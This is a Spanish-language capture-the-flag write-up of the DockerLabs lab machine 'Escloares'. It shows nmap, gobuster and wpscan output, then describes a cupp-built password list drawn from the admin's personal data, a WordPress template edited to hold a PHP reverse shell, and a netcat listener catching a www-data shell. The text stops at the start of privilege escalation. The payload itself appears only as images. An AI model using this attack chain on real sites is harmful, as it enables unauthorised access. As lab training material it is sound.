🏴‍☠️ Write-Up: Máquina "Escloares"

📌 **Plataforma: DockerLabs**
📌 **Dificultad: Fácil**
📌 **Autor: Joaquín Picazo**

🔎 Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

1️⃣ **Reconocimiento** – Recolección de información general sobre la máquina objetivo.
2️⃣ **Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
3️⃣ **Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
4️⃣ **Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.


📡 1. Reconocimiento y Recolección de Información

Compruebo conectividad con la máquina objetivo.

```
┌──(kali㉿kali)-[~]
└─$ ping -c 1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.215 ms

── 172.17.0.2 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.215/0.215/0.215/0.000 ms
```


🎯 2. Escaneo y Enumeración

Busco puertos abiertos y versiones para analizar posibles vulnerabilidades.



```
┌──(kali㉿kali)-[~]
└─$ nmap -p- -sS -Pn -sC -sV --open 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-15 11:48 EDT
Nmap scan report for 172.17.0.2
Host is up (0.000020s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 42:24:24:f5:66:68:a4:ad:8e:24:0d:70:4a:a5:e3:4f (ECDSA)
|_  256 29:42:2e:b6:85:ae:fb:09:89:8d:b9:c1:dc:4d:fc:1e (ED25519)
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-title: P\xC3\xA1gina Escolar Universitaria
|_http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.48 seconds
```

Con gobuster busco directorios en la web, encontrando algunos interesantes.



```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x .php,html,txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,html,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 6738]
/.html                (Status: 403) [Size: 275]
/.php                 (Status: 403) [Size: 275]
/info.php             (Status: 200) [Size: 87154]
/assets               (Status: 301) [Size: 309] [--> http://172.17.0.2/assets/]
/wordpress            (Status: 301) [Size: 312] [--> http://172.17.0.2/wordpress/]
/javascript           (Status: 301) [Size: 313] [--> http://172.17.0.2/javascript/]
/contacto.html        (Status: 200) [Size: 3210]
/phpmyadmin           (Status: 301) [Size: 313] [--> http://172.17.0.2/phpmyadmin/]
/.html                (Status: 403) [Size: 275]
/.php                 (Status: 403) [Size: 275]
/server-status        (Status: 403) [Size: 275]
Progress: 830572 / 830576 (100.00%)
===============================================================
Finished
===============================================================
```

Vuelvo a buscar más directorios pero en este caso desde el directorio /wordpress.


```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://172.17.0.2/wordpress -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x .php,html,txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2/wordpress
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,html,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 275]
/.html                (Status: 403) [Size: 275]
/index.php            (Status: 301) [Size: 0] [--> http://172.17.0.2/wordpress/]
/wp-content           (Status: 301) [Size: 323] [--> http://172.17.0.2/wordpress/wp-content/]
/license.txt          (Status: 200) [Size: 19915]
/wp-includes          (Status: 301) [Size: 324] [--> http://172.17.0.2/wordpress/wp-includes/]
/readme.html          (Status: 200) [Size: 7401]
/wp-login.php         (Status: 200) [Size: 6590]
/wp-trackback.php     (Status: 200) [Size: 136]
/wp-admin             (Status: 301) [Size: 321] [--> http://172.17.0.2/wordpress/wp-admin/]
/xmlrpc.php           (Status: 405) [Size: 42]
/.php                 (Status: 403) [Size: 275]
/.html                (Status: 403) [Size: 275]
/wp-signup.php        (Status: 302) [Size: 0] [--> http://escolares.dl/wordpress/wp-login.php?action=register]
Progress: 830572 / 830576 (100.00%)
===============================================================
Finished
===============================================================
```

Como ya se que es un wordpress, uso wpscan para encontrar usuarios y contraseñas.
Encontré un usuario pero ninguna contraseña.


```
┌──(kali㉿kali)-[~]
└─$ wpscan --url http://172.17.0.2/wordpress --passwords /usr/share/john/rockyou.txt
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 3.8.28
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________
```

```
[i] User(s) Identified:

[+] luisillo
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)

[+] Performing password attack on Xmlrpc against 1 user/s
^Cying luisillo / tegan Time: 00:12:25 <
[i] No Valid Passwords Found.
```


En el código fuente encuentro un directorio.




Encuentro nuevamente el nombre del administrador con muchos datos personales.




Como no encontré credenciales o forma de entrar, utilizaré la herramienta cupp que permite generar un diccionario de contraseñas usando información de la persona objetivo, en este caso sobre Luis.



Nuevamente hago fuerza bruta pero usando el diccionario de contraseñas generado por cupp que contiene contraseñas basadas en información personal de Luis. Obtengo el usuario y su contraseña.




Tuve que añadir un dominio a la ip para que me funcione todo correctamente.




💥 3. Explotación de Vulnerabilidades


Uso las credenciales encontradas anteriormente para iniciar sesión en Wordpress.




Encuentro el index.php de /wordpress/index.php y decido modificarlo para mi propio código malicioso en php.




Genero una reverse shell con php.




Ingreso el código malicioso y lo guardo.



Ingreso aquí para luego hacer click en get info para encontrar la ruta.



Encuentro la ruta de forma oficial.



Me pongo a la escucha con netcat.

```
┌──(kali㉿kali)-[~]
└─$ sudo nc -lvnp 443
[sudo] password for kali:
listening on [any] 443 ...
```

Ingreso a http://172.17.0.2/wordpress/index.php y el navegador interpreta el código php haciendo que se ejecute la reverse shell. Obtengo la conexión en mi netcat, teniendo acceso a mi máquina.


```
┌──(kali㉿kali)-[~]
└─$ sudo nc -lvnp 443
[sudo] password for kali:
listening on [any] 443 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 46542
Linux b26ac5049364 6.12.25-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.25-1kali1 (2025-04-30) x86_64 x86_64 x86_64 GNU/Linux
 07:19:21 up 38 min,  0 user,  load average: 1.03, 1.48, 3.41
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

🔐 4. Escalada de Privilegios y Post-explotación


Encuentro la contraseña de luisillo en la máquina, por ende, me paso a ese usuario. Luego con “sudo -l” obtengo que hay un archivo con permisos SUDO.

```
$ ls -la
total 76
drwxr-xr-x   1 root root 4096 Jul 15 06:48 .
drwxr-xr-x   1 root root 4096 Jul 15 06:48 ..
-rwxr-xr-x   1 root root    0 Jul 15 06:48 .dockerenv
lrwxrwxrwx   1 root root    7 Apr 22  2024 bin → usr/bin
drwxr-xr-x   2 root root 4096 Mar 31  2024 bin.usr-is-merged
drwxr-xr-x   2 root root 4096 Apr 22  2024 boot
drwxr-xr-x   5 root root  340 Jul 15 06:48 dev
drwxr-xr-x   1 root root 4096 Jul 15 06:48 etc
drwxr-xr-x   1 root root 4096 Jun  8  2024 home
lrwxrwxrwx   1 root root    7 Apr 22  2024 lib → usr/lib
